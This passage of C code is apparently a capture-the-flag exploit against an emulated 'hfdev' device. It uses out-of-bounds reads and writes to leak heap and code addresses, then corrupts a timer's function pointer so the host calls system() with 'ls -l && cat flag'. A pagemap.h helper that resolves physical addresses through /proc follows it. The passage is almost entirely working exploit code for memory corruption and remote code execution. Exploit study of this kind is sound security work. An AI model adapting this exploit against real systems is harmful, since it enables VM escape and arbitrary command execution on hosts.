    *((char*)&op1.reg3+0x300) = 0x1;
    trigger_aio();
    sleep(SLEEP_SEC);

    printf("[*] offset += 0x10 (timer)\n"); // OOB
    memset(&op1, 0, sizeof(op1));
    op1.opcode = 0x30;
    op1.reg0 = 0x10;
    op1.reg1 = 0x80;
    trigger_aio();
    sleep(SLEEP_SEC);

    printf("[*] set memcopy_src (timer)\n");
    memset(&op1, 0, sizeof(op1));
    op1.opcode = 0x30;
    trigger_aio();
    sleep(SLEEP_SEC);

    printf("[*] leaking heap address...\n");
    memset(&op1, 0, sizeof(op1));
    op1.opcode = 0x20;
    *(int64_t*)(&op1.reg0) = data_addr;
    *(int16_t*)(&op1.payload[0]) = 0x310;
    trigger_aio();
    sleep(SLEEP_SEC);

    int64_t op_ptr = *(int64_t*)(data+0x308);
    int64_t base_ptr = op_ptr-0xA88;
    int64_t ctx_ptr = op_ptr-0x122098;
    int64_t timer_ptr = op_ptr+0x12b8;
    //~ int64_t timer_list_ptr = op_ptr-0x107e588;
    //~ int64_t timer_list_ptr = op_ptr-0x1190ab8;
    int64_t timer_list_ptr = op_ptr-0x110df78;
    printf("[!] op_ptr: 0x%llx\n", op_ptr);
    printf("[!] base_ptr: 0x%llx\n", base_ptr);
    printf("[!] ctx_ptr: 0x%llx\n", ctx_ptr);
    printf("[!] timer_ptr: 0x%llx\n", timer_ptr);
    printf("[!] timer_list_ptr: 0x%llx\n", timer_list_ptr);

    printf("[*] is_timer_avail = 0x1 (XOR)\n");
    memset(&op1, 0, sizeof(op1));
    op1.opcode = 0x10;
    op1.reg0 = 0;
    op1.reg1 = 8226;
    op1.reg2 = 0x300;
    *((char*)&op1.reg3+0x300) = 0x1;
    trigger_aio();
    sleep(SLEEP_SEC);

    printf("[*] Setting timer delay...\n");
    set_expire_time(100);
    sleep(SLEEP_SEC);

    printf("[*] Triggering timer...\n");
    memset(&op1, 0, sizeof(op1));
```

```c
    op1.opcode = 0x30;
    op1.reg0 = 8;
    trigger_aio();
    sleep(SLEEP_SEC);

    printf("[*] Corrupting memcopy_src to timer_ptr while waiting...\n");
    memset(&op1, 0, sizeof(op1));
    op1.opcode = 0x10;
    op1.reg0 = 0;
    op1.reg1 = 8226;
    op1.reg2 = 0x310-1;
    *(int64_t*)((char*)&op1.reg3+0x308) = (timer_ptr+0x10) ^ op_ptr; // memcopy_src
    trigger_aio();
    sleep(SLEEP_SEC);

    printf("[*] Waiting for timer...\n");
    //~ getchar();
    sleep(10);

    printf("[*] leaking code address...\n");
    memset(&data, 0, sizeof(data));
    memset(&op1, 0, sizeof(op1));
    op1.opcode = 0x20;
    *(int64_t*)(&op1.reg0) = data_addr;
    *(int16_t*)(&op1.payload[0]) = 0x318;
    trigger_aio();
    sleep(SLEEP_SEC);

    int64_t hfdev_func_ptr = *(int64_t*)(data+0x308+8);
    int64_t codebase = hfdev_func_ptr-0x381190;
    int64_t system_ptr = codebase+0x2D6610;
    printf("[!] hfdev_func_ptr: 0x%llx\n", hfdev_func_ptr);
    printf("[!] codebase: 0x%llx\n", codebase);
    printf("[!] system_ptr: 0x%llx\n", system_ptr);

    int64_t fake_timer = op_ptr + 9;

    set_expire_time(0);
    sleep(SLEEP_SEC);

    printf("[*] is_timer_avail = 0x1 (XOR)\n");
    memset(&op1, 0, sizeof(op1));
    op1.opcode = 0x10;
    op1.reg0 = 0;
    op1.reg1 = 8226;
    op1.reg2 = 0x300;
    *((char*)&op1.reg3+0x300) = 0x1;
    trigger_aio();
    sleep(SLEEP_SEC);

    printf("[-] Ready to RCE>");
    getchar();

    printf("[*] Triggering fake timer for RCE...\n");
    memset(&op1, 0, sizeof(op1));
    op1.opcode = 0x30;
    uint64_t* ptr = (uint64_t*)((char*)&op1+9);
    ptr[0] = 0xffffffffffffffff;
    ptr[1] = timer_list_ptr;
    ptr[2] = system_ptr;
    ptr[3] = fake_timer+8*8;
    strcpy((char*)&ptr[8], "ls -l && cat flag");
    trigger_aio();
    sleep(SLEEP_SEC);
    getchar();

}

// FILE: pagemap.h
// https://www.cnblogs.com/pengdonglin137/p/6802108.html
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <assert.h>
#include <errno.h>
#include <stdint.h>
#include <string.h>

#define PAGEMAP_ENTRY 8
#define GET_BIT(X,Y) (X & ((uint64_t)1<<Y)) >> Y
#define GET_PFN(X) X & 0x7FFFFFFFFFFFFF

const int __endian_bit = 1;
#define is_bigendian() ( (*(char*)&__endian_bit) == 0 )

int i, c, pid, status;
unsigned long virt_addr;
uint64_t read_val, file_offset, page_size;
char path_buf [0x100] = {};
FILE * f;
char *end;

int read_pagemap(char * path_buf, unsigned long virt_addr);

int read_pagemap(char * path_buf, unsigned long virt_addr){
    f = fopen(path_buf, "rb");
    if(!f){
        printf("Error! Cannot open %s\n", path_buf);
        return -1;
    }

    //Shifting by virt-addr-offset number of bytes
    //and multiplying by the size of an address (the size of an entry in pagemap file)
    file_offset = (virt_addr / getpagesize()) * PAGEMAP_ENTRY;
    printf("Vaddr: 0x%lx, Page_size: %lld, Entry_size: %d\n", virt_addr, getpagesize(), PAGEMAP_ENTRY);
    printf("Reading %s at 0x%llx\n", path_buf, (unsigned long long) file_offset);
    status = fseek(f, file_offset, SEEK_SET);
    if(status){
        perror("Failed to do fseek!");
        return -1;
    }
    errno = 0;
    read_val = 0;
    unsigned char c_buf[PAGEMAP_ENTRY];
    for(i=0; i < PAGEMAP_ENTRY; i++){
        c = getc(f);
        if(c==EOF){
            printf("\nReached end of the file\n");
            return 0;
            return 0;
        }
        if(is_bigendian())
            c_buf[i] = c;
        else
            c_buf[PAGEMAP_ENTRY - i - 1] = c;
        printf("[%d]0x%x ", i, c);
    }
    for(i=0; i < PAGEMAP_ENTRY; i++){
        //printf("%d ",c_buf[i]);
        read_val = (read_val << 8) + c_buf[i];
    }
    printf("\n");
    printf("Result: 0x%llx\n", (unsigned long long) read_val);
    uint64_t pfn;
    if(GET_BIT(read_val, 63)) {
        pfn = GET_PFN(read_val);
        printf("PFN: 0x%llx (0x%llx)\n", pfn, pfn * getpagesize() + virt_addr % getpagesize());
    } else
        printf("Page not present\n");
    if(GET_BIT(read_val, 62))
        printf("Page swapped\n");
    fclose(f);
    uint64_t paddr = pfn * getpagesize() + virt_addr % getpagesize();
    return paddr;
}
```